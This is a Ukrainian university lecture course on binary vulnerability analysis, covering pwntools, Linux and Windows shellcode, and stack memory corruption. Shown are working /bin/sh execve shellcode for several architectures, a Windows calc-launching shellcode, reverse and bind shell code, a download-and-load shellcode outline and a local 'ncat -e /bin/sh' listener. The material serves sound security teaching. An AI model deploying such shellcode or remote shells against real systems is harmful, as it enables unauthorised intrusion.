Аналіз бінарних вразливостей

курс лекцій

Ільїн Микола Іванович

2021 рік

Про автора

- к.т.н., зав. лабораторії технічної інформаційної безпеки
  - https://infosec.kpi.ua/ua/about.html
- CTO KievInfoSecurity LLC
  - тестування на проникнення, дослідження та розробка систем активного захисту
  - дослідження шкідливого програмного забезпечення, аналіз інцидентів
  - тренінги з технічної інформаційної безпеки
- засновник та лідер CTF команди dcua
  - https://defcon.org.ua/
  - ТОП-10 2013-2019 рр. за версією CTFtime.org
  - команда чемпіон світу у 2016 році

Зміст

Лекція 1: Вступ до курсу

Організація курсу

- Лекції: 18 годин, 8 лекцій
- Лабораторний практикум: 18 годин, 6 лабораторних робіт
- Матеріали: https://infosec.kpi.ua та https://t.me/kpi_bv
- Онлайн трансляція: https://bbb.kpi.ua та https://meet.jit.si

Вимоги РСО (силлабус):

- На кафедрі ІБ
- ЛР $6 \times 10 = 60$, МКР 10, залік 30 балів
- Додаткові бали за призові місця у CTF

Попередній курс "Зворотна розробка та аналіз шкідливого програмного забезпечення"

- @kpi_re

Література

Література, курси:

- Art of Exploitation // Jon Erickson
- Shellcoder's Handbook // Chris Anley et al.
- Android Kernel Exploitation // Ashfaq Ansari
- Modern Windows Exploit Development // Massimiliano Tomassoli

Блоги, конференції:

- Google Project Zero – https://googleprojectzero.blogspot.com
- DEF CON, Black Hat, HITCON, POC, CCC, INFILTRATE, ShmooCon, HITB, USENIX Security Symposium...

Попередні відомості

- Ассемблер – Intel x86/x64, ARM/AArch64
- C – K&R
- Python 2, 3
- RE

Засоби віртуалізації

- VMWare Workstation/VirtualBox
  - Windows 10 development environment
  - Kali Linux VMware/VirtualBox 64-Bit
  - Приклади в Ubuntu 20.04 LTS x86_64

- QEMU (Android Emulator, dynamips-gdb, ...)
  - Debian arm, arm64 images
  - https://blahcat.github.io/2017/06/25/qemu-images-to-play-with/
  - https://wiki.debian.org/QemuUserEmulation

Інструменти

В курсі використовуються утиліти:

- Перетворення даних (base64, xxd, hexdump)
- Архіватори (tar, gzip, bzip2, xz)
- Мережева взаємодія (nc/ncat, wget, curl)
- Скрипти, мови програмування (bash, awk, sed, perl)
- Оболонки (ipython)

Бібліотеки та інструменти:

- pwntools – http://pwntools.com
- засоби розробки і зворотньої розробки (див. курс @kpi_re)

Приклади роботи з бінарними даними

```
$ echo -en $'\xc0\xde' | hexdump -C
00000000  c0 de                                             |..|
00000002
$ perl -e 'print "A"x3,
    pack("I<S>", 0xbeef, 0xc0de)' | hexdump -C
00000000  41 41 41 ef be 00 00 c0  de                       |AAA.....|
00000009

$ {echo XXX; cat /etc/issue -} | od -t x1 -w12
0000000 58 58 58 0a 55 62 75 6e 74 75 20 32
0000014 30 2e 30 34 20 4c 54 53 20 5c 6e 20
xxx
0000030 5c 6c 0a 0a 78 78 78 0a
0000040
```

Швидка розробка/прототипування експлоїтів

Інструментарій pwntools

- tubes process, remote
- context arch
- asm, disasm
- shellcraft

Утиліти командного рядка pwn

- asm, **checksec**, constgrep, **cyclic**, debug, disasm, disablenx, elfdiff, elfpatch, errno, hex, **phd**, pwnstrip, scramble, shellcraft, template, unhex, update

Приклад pwnlib.tubes.process

pwn1.py

```
#!/usr/bin/env python3
from pwn import *

r = process("/usr/bin/bc")
r.writeline("i=1; i++ + ++i")
log.warning("Your answer is " + r.readline().
    decode("utf8"))

r.interactive()
```

Приклад pwnlib.tubes.process (contd.)

```
$ ./pwn1.py
[+] Starting local process '/usr/bin/bc': pid
    2457326
[!] Your answer is 4
[*] Switching to interactive mode
$ 2^128
340282366920938463463374607431768211456
$ quit
[*] Got EOF while reading in interactive
$ ^C
[*] Interrupted
```

Приклад pwnlib.tubes.sock

```
$ cat ./pwn2.py
#!/usr/bin/env python3
from pwn import *

r = remote("127.0.0.1", 1337)
r.writeline("uname -a")
r.interactive()

$ ncat -kvlp 1337 -e /bin/sh
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```

Приклад pwnlib.tubes.sock (contd.)

```
$ ./pwn2.py
[+] Opening connection to 127.0.0.1 on port 1337:
    Done
[*] Switching to interactive mode
Linux linux 5.6.0-1008-oem #8-Ubuntu SMP Thu Apr
    16 07:46:04 UTC 2020 x86_64 x86_64 x86_64 GNU/
    Linux
$ lsb_release -a
LSB Version:    core-11.1.0ubuntu2-noarch:security
    -11.1.0ubuntu2-noarch
Distributor ID:    Ubuntu
Description:    Ubuntu 20.04 LTS
Release:    20.04
Codename:    focal
$ ^D
```

Приклад pwntools asm

```
$ ipython3

In [1]: from pwn import *
In [2]: context.arch = "amd64"

In [3]: s = asm("xor rax, rax; ret")

In [4]: print(hexdump(s))
00000000  48 31 c0 c3   |H1..|
00000004

In [5]: print(disasm(s))
   0:   48 31 c0          xor     rax, rax
   3:   c3                ret
```

Приклад pwntools shellcraft

```
In [6]: context.clear(arch = "arm")
In [7]: sc = asm(shellcraft.cat("/etc/issue") +
   shellcraft.exit())

In [8]: e = make_elf(sc, extract=False)
In [9]: process(e).readall()
Out[9]: b'Ubuntu 20.04 LTS \\n \\l\n\n'

In [10]: !file $e
step3-elf: ELF 32-bit LSB executable, ARM, version
    1 (ARM), statically linked, stripped
```

Приклади роботи з HTTP

- Сервер


```
$ python2 -mSimpleHTTPServer 8080
$ python3 -mhttp.server 8080
```

- Клієнт

```
$ curl -vvv -A '' "https://kpi.ua/[1-10].txt"
$ wget -rc https://kpi.ua
$ python3 -c 'from requests import *;
    print(get("https://google.com").text)'
```

- Використання в інструментах
  - Flask, CherryPy; requests, mechanize; BeautifulSoup4

Кошенятко після лекції KPI_BV



Лекція 2: Шеллкод

У лекції

Шеллкоди:

- Linux x86, x86_64, arm, arm thumb, arm64
- Windows x86, x64
- Запуск командної оболонки (execve /bin/sh, WinExec cmd)
- Мережеві комунікації (TCP reverse, bind shell)
- Використання мов високого рівня

Системні виклики у Linux

Інструкція; номер виклику - параметри:

- x86
  - int 0x80; eax - ebx, ecx, edx, esi, edi, ebp
- x86_64
  - syscall; rax - rdi, rsi, rdx, r10, r8, r9
- arm (32 та thumb mode)
  - svc #0 (або #1...); r7 - r0, r1, r2, r3, r4, r5, r6
- arm64
  - svc #0 (або #1...); x8 - x0, x1, x2, x3, x4, x5, x6

Список доступних викликів – https://syscalls.w3challs.com

Приклади шеллкодів Linux

- Запуск командної оболонки /bin/sh (shell)
  - execve(path='/bin///sh', argv=['sh'], envp=0)
- pwntools context.clear(arch=ARCH); print(shellcraft.sh())
  - x86
  - x86_64
  - arm
  - thumb
  - arm64
- sc = asm(shellcraft.sh())
  - write(f'sc.{context.arch}', sc)
  - print(hexdump(sc))
  - print(disasm(sc))

Приклад шеллкоду Linux x86 (null free)

```
push 0x68; push 0x732f2f2f; push 0x6e69622f
mov ebx, esp
push 0x1010101
xor dword ptr [esp], 0x1016972
xor ecx, ecx
push ecx /* null terminate */
push 4
pop ecx
add ecx, esp
push ecx /* 'sh\x00' */
mov ecx, esp
xor edx, edx
push SYS_execve /* 0xb */
pop eax
int 0x80
```

Приклад шеллкоду Linux x86_64 (null free)

```
push 0x68;
mov rax, 0x732f2f2f6e69622f; push rax
mov rdi, rsp
push 0x1010101 ^ 0x6873
xor dword ptr [rsp], 0x1010101
xor esi, esi /* 0 */
push rsi /* null terminate */
push 8; pop rsi
add rsi, rsp
push rsi /* 'sh\x00' */
mov rsi, rsp
xor edx, edx /* 0 */
push SYS_execve /* 0x3b */
pop rax
syscall
```

Приклад шеллкоду Linux arm

```
movw r7, #0x41410068 & 0xffff
movt r7, #0x41410068 >> 16; push {r7}
movw r7, #0x732f2f2f & 0xffff
movt r7, #0x732f2f2f >> 16; push {r7}
movw r7, #0x6e69622f & 0xffff
movt r7, #0x6e69622f >> 16; push {r7}
mov  r0, sp
movw r7, #0x6873; push {r7}
eor  r12, r12; push {r12} /* null terminate */
mov  r1, #4; add r1, sp; mov  r12, r1
push {r12} /* 'sh\x00' */
mov  r1, sp
eor  r2, r2 /* 0 (#0) */
mov  r7, #SYS_execve /* 0xb */
svc  0
```

Приклад шеллкоду Linux arm в режимі thumb (null free)

```
    mov r7, #0x68; push {r7}
    ldr r7, value_1; b value_1_after
value_1: .word 0x732f2f2f
value_1_after: push {r7}
    ldr r7, value_2; b value_2_after
value_2: .word 0x6e69622f
value_2_after: push {r7}; mov r0, sp
    mov r7, #(0x6873 >> 11); lsl r7, #11
    add r7, #(0x6873 & 0xff); push {r7}
    eor r7, r7; push {r7} /* null terminate */
    mov r1, #4; add r1, sp
    push {r1} /* 'sh\x00' */
    mov r1, sp; eor r2, r2
    mov r7, #SYS_execve /* 0xb */
    svc 0x41
```

Приклад шеллкоду Linux arm64

```
mov   x14, #25135
movk  x14, #28265, lsl #16
movk  x14, #12079, lsl #0x20
movk  x14, #29487, lsl #0x30
mov   x15, #104
stp   x14, x15, [sp, #-16]!
mov   x0, sp
mov   x1, xzr
mov   x2, xzr
mov   x8, #SYS_execve
svc 0
```

Шеллкоди у Windows

- Використання WinAPI
  - Пошук kernel32.dll
  - Пошук функцій у таблиці експорту
  - Динамічне завантаження LoadLibrary/GetProcAddress
- Відмінності 32 та 64 бітних застосунків
  - TEB
  - PEB
  - Заголовки PE

Пошук kernel32.dll у пам'яті

- Thread Environment Block (TEB)
- Process Environment Block (PEB)
  - x86 fs:[0x30], x64 gs:[0x60]
- PEB.Ldr - PEB_LDR_DATA
  - LIST_ENTRY InMemoryOrderModuleList
- LDR_DATA_TABLE_ENTRY
  - PVOID DllBase
  - UNICODE_STRING BaseDllName
- Третя у списку – kernel32.dll

Пошук адрес експортованих функцій

- IMAGE_DOS_HEADER - e_lfanew
- IMAGE_NT_HEADERS - OptionalHeader
- IMAGE_OPTIONAL_HEADER - DataDirectory
- IMAGE_DATA_DIRECTORY – [0] Exports
- IMAGE_EXPORT_DIRECTORY - AddressOfNames
- IMAGE_EXPORT_DIRECTORY - AddressOfNameOrdinals
- IMAGE_EXPORT_DIRECTORY - AddressOfFunctions

Приклад SkyLined w32-exec-calc-shellcode.bin

```
00   31D2              xor edx,edx
02   52                push edx
03   6863616C63        push dword 0x636c6163
08   54                push esp
09   59                pop ecx
0A   52                push edx
0B   51                push ecx
0C   648B7230          mov esi,[fs:edx+0x30]
10   8B760C            mov esi,[esi+0xc]
13   8B760C            mov esi,[esi+0xc]
16   AD                lodsd
17   8B30              mov esi,[eax]
19   8B7E18            mov edi,[esi+0x18]
1C   8B5F3C            mov ebx,[edi+0x3c]
1F   8B5C1F78          mov ebx,[edi+ebx+0x78]
```

Приклад SkyLined w32-exec-calc-shellcode.bin (contd.)

```
1F   8B5C1F78          mov ebx,[edi+ebx+0x78]
23   8B741F20          mov esi,[edi+ebx+0x20]
27   01FE              add esi,edi
29   8B541F24          mov edx,[edi+ebx+0x24]
2D   0FB72C17          movzx ebp,word [edi+edx]
31   42                inc edx
32   42                inc edx
33   AD                lodsd
34   813C0757696E45    cmp dword [edi+eax],0x456e6957
3B   75F0              jnz 0x2d
3D   8B741F1C          mov esi,[edi+ebx+0x1c]
41   01FE              add esi,edi
43   033CAE            add edi,[esi+ebp*4]
46   FFD7              call edi
```

Приклад Windows reverse shell

```
WSAStartup(MAKEWORD(2,2), &wsaData);
SOCKET s = WSASocketA(2, 1, 6, 0, 0, 0);

// struct sockaddr_in sa;
connect(s, (struct sockaddr*) &sa, sizeof(sa));

// STARTUPINFO si;
// PROCESS_INFORMATION pi;
// si.dwFlags = (STARTF_USESTDHANDLES);
// si.hStdInput = (HANDLE)s;
// si.hStdOutput = (HANDLE)s;
// si.hStdError = (HANDLE)s;
CreateProcessA(0,"cmd",0,0,TRUE,0,0,0,&si,&pi);
```

Приклад Windows bind shell

- https://www.exploit-db.com/shellcodes/13504

```
WSASocket(__in int af=2, __in int type=1, __in int
    protocol=0, __in LPWSAPROTOCOL_INFO
    lpProtocolInfo=0, __in GROUP g=0, __in DWORD
    dwFlags=0)
WSAStartup(__in WORD wVersionRequested=2, __out
    LPWSADATA lpWSADATa=stack)
bind(__in SOCKET s, __in sockaddr *name, __in int
    namelen)
listen(__in SOCKET s, __in int backlog=0)
accept(__in SOCKET s, __in sockaddr *addr=0,
    __inout int *addrlen=0)
; STARTUPINFO.hStdInput, hStdOutput, hStdError = s
CreateProcess(...)
```

Приклад Windows download-LoadLibrary

- https://www.exploit-db.com/shellcodes/43766

```
URLDownloadToCacheFileA(__in IBindStatusCallback *
    pBSC = NULL, DWORD dwReserved = NULL, __in
    DWORD cchFileName = sizeof(buffer), __out
    LPTSTR szFileName = &(buffer), __in LPCSTR
    szURL = &(url), __in LPUNKNOWN lpUnkcaller =
    NULL)
LoadLibraryA(__in LPCTSTR lpFileName = &(buffer))
```

Застосування мов високого рівня у шеллкодах

- C/C++
  - Десятки реалізацій, див. приклад APT1 technical backstage
- Rust
- Завантажувачі
  - JScript, VBScript, PowerShell у пам'яті
  - .NET assembly (CLR)
  - Рефлективне завантаження PE EXE/DLL
  - Привязка до цілі (ім'я комп'ютера, домену, ...)
  - Протидія засобам захисту (віртуалізація/емуляція/налагодження, AMSI, CIG/ACG, підробка PPID, ROP активатори для маскування NX, ...)
- Metasploit Meterpreter
  - Ruby, Python, PowerShell у пам'яті

Приклад BendyBear – https://unit42.paloaltonetworks.com/bendybear-shellcode-blacktech/

Кошенятко після лекції KPI_BV

Лекція 3: Вразливості пошкодження пам'яті

У лекції

- Поширені класи вразливостей:
  - Класичне переповнення стеку (stack overflow)
  - Використання після звільнення (use-after-free, UAF)
  - Змішування типів (type confusion)
  - Довільний запис (arbitrary write)
- Базові механізми протидії (NX, ASLR, SSP)
- Приклади

Матеріали

- The Current State of Exploit Development // CrowdStrike, 2020
  - https://crowdstrike.com/blog/state-of-exploit-development-part-1
  - https://crowdstrike.com/blog/state-of-exploit-development-part-2
- A Modern Exploration of Windows Memory Corruption Exploits // CyberArk, 2020
  - https://www.cyberark.com/resources/threat-research-blog/a-modern-exploration-of-windows-memory-corruption-exploits-part-i-stack-overflows
- Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape // Microsoft, 2019
  - https://github.com/microsoft/MSRC-Security-Research/tree/master/presentations/2019_02_BlueHatIL
- Windows Defender Exploit Guard (WDEG, раніше EMET) EP – https://github.com/palantir/exploitguard

Пошкодження стеку

Клас вразливостей stack buffer overflow веде до перезапису адреси повернення, функціональних вказівників, локальних змінних і т.д. у стеку.

- Smashing The Stack For Fun and Profit // Aleph1. – Phrack 49/14, 1996.
- Перезапис адреси повернення (ЛР1) і перехід у шеллкод (ЛР2)
- Ефективні – приклад CVE-2017-11882, Equation Editor у Microsoft Office починаючи з 2000 (всі версії за 17 років)
- Актуальні у 2021 =^._.^=/

Структура стеку

- Приклад Linux, GCC, виклик main() у gdb

```
$ gdb --args ./a.out arg1 arg2
gef> start
gef> dereference $rsp L40
```


- Приклад Windows, MS VS, виклик функції з main() у WinDbgX

```
0:000> bp $exentry
0:000> g
1:001> bp hello+0x1000
1:001> g
0:000> dps rsp
```

Приклад Linux

```
(gdb) dereference $rsp L40
0x00007fffffffece8|+0x0000: 0x00007ffff7dbd0b3  →  <__libc_start_main+243> mov edi, eax  ← $rsp
0x00007fffffffecf0|+0x0008: 0x00007ffff7ffc620  →  0x0005060400000000
0x00007fffffffecf8|+0x0010: 0x00007fffffffedd8  →  0x00007fffffffef88  →  "/tmp/a.out"
0x00007fffffffed00|+0x0018: 0x0000000300000000
0x00007fffffffed08|+0x0020: 0x00005555555551a7  →  <main+0> endbr64
0x00007fffffffed10|+0x0028: 0x00005555555551c0  →  <__libc_csu_init+0> endbr64
0x00007fffffffed18|+0x0030: 0x47c57c1abc5596b0
0x00007fffffffed20|+0x0038: 0x0000555555555080  →  <_start+0> endbr64
0x00007fffffffed28|+0x0040: 0x00007fffffffedd0  →  0x0000000000000003
0x00007fffffffed30|+0x0048: 0x0000000000000000
0x00007fffffffed38|+0x0050: 0x0000000000000000
0x00007fffffffed40|+0x0058: 0xb83a83e565b596b0
0x00007fffffffed48|+0x0060: 0xb83a93ad1c9b96b0
0x00007fffffffed50|+0x0068: 0x0000000000000000
0x00007fffffffed58|+0x0070: 0x0000000000000000
0x00007fffffffed60|+0x0078: 0x0000000000000000
0x00007fffffffed68|+0x0080: 0x0000000000000003
0x00007fffffffed70|+0x0088: 0x00007fffffffedd8  →  0x00007fffffffef88  →  "/tmp/a.out"
0x00007fffffffed78|+0x0090: 0x00007fffffffedf8  →  0x00007fffffffef9d  →  "HOME=/home/user"
0x00007fffffffed80|+0x0098: 0x00007ffff7ffe190  →  0x0000555555554000  →  0x00010102464c457f
0x00007fffffffed88|+0x00a0: 0x0000000000000000
0x00007fffffffed90|+0x00a8: 0x0000000000000000
0x00007fffffffed98|+0x00b0: 0x0000555555555080  →  <_start+0> endbr64
0x00007fffffffeda0|+0x00b8: 0x00007fffffffedd0  →  0x0000000000000003
0x00007fffffffeda8|+0x00c0: 0x0000000000000000
0x00007fffffffedb0|+0x00c8: 0x0000000000000000
0x00007fffffffedb8|+0x00d0: 0x00005555555550ae  →  <_start+46> hlt
0x00007fffffffedc0|+0x00d8: 0x00007fffffffedc8  →  0x000000000000001c
0x00007fffffffedc8|+0x00e0: 0x000000000000001c
0x00007fffffffedd0|+0x00e8: 0x0000000000000003  ← $r13
0x00007fffffffedd8|+0x00f0: 0x00007fffffffef88  →  "/tmp/a.out"  ← $rsi
0x00007fffffffede0|+0x00f8: 0x00007fffffffef93  →  0x6772610031677261 ("arg1"?)
0x00007fffffffede8|+0x0100: 0x00007fffffffef98  →  0x4d4f480032677261 ("arg2"?)
0x00007fffffffedf0|+0x0108: 0x0000000000000000
0x00007fffffffedf8|+0x0110: 0x00007fffffffef9d  →  "HOME=/home/user"  ← $rdx
0x00007fffffffee00|+0x0118: 0x00007fffffffefad  →  "COLUMNS=190"
0x00007fffffffee08|+0x0120: 0x00007fffffffefb9  →  "PATH=/bin:/usr/bin:/usr/local/bin"
0x00007fffffffee10|+0x0128: 0x00007fffffffefdb  →  0x706d742f3d445750
0x00007fffffffee18|+0x0130: 0x00007fffffffefe4  →  0x35343d53454e494c
0x00007fffffffee20|+0x0138: 0x0000000000000000
```

Приклад Windows



NX/DEP

Реалізація `W^X`, в просторі процесу немає записуваних та одночасно виконуваних областей пам'яті. Наслідок – область пам'яті стеку не виконувана, аварійне завершення програми при передачі керування.

- Апаратна підтримка
  - AMD NX bit, з Athlon 64, Opteron архітектура AMD64
  - Intel XD bit, з Pentium 4 ядро Prescott
  - ARM XN bit, з ARMv6 та ARMv8-A
- Програмна підтримка
  - Linux 2.3.23
  - Windows XP SP2

Приклад NX у Ubuntu Linux 20.04 LTS

```
$ /bin/sh & gdb -p $!

gef> vmmap
...
0x00007ffce60f2000 0x00007ffce6113000 0
   x0000000000000000 rw- [stack]
gef> checksec
gef> set $rip=$rsp
gef> c
...
-> 0x7ffce6111728 std

[#0] Id 1, Name: "sh", stopped 0x7ffce6111728 in
   ?? (), reason: SIGSEGV
```

Карта пам'яті процесу

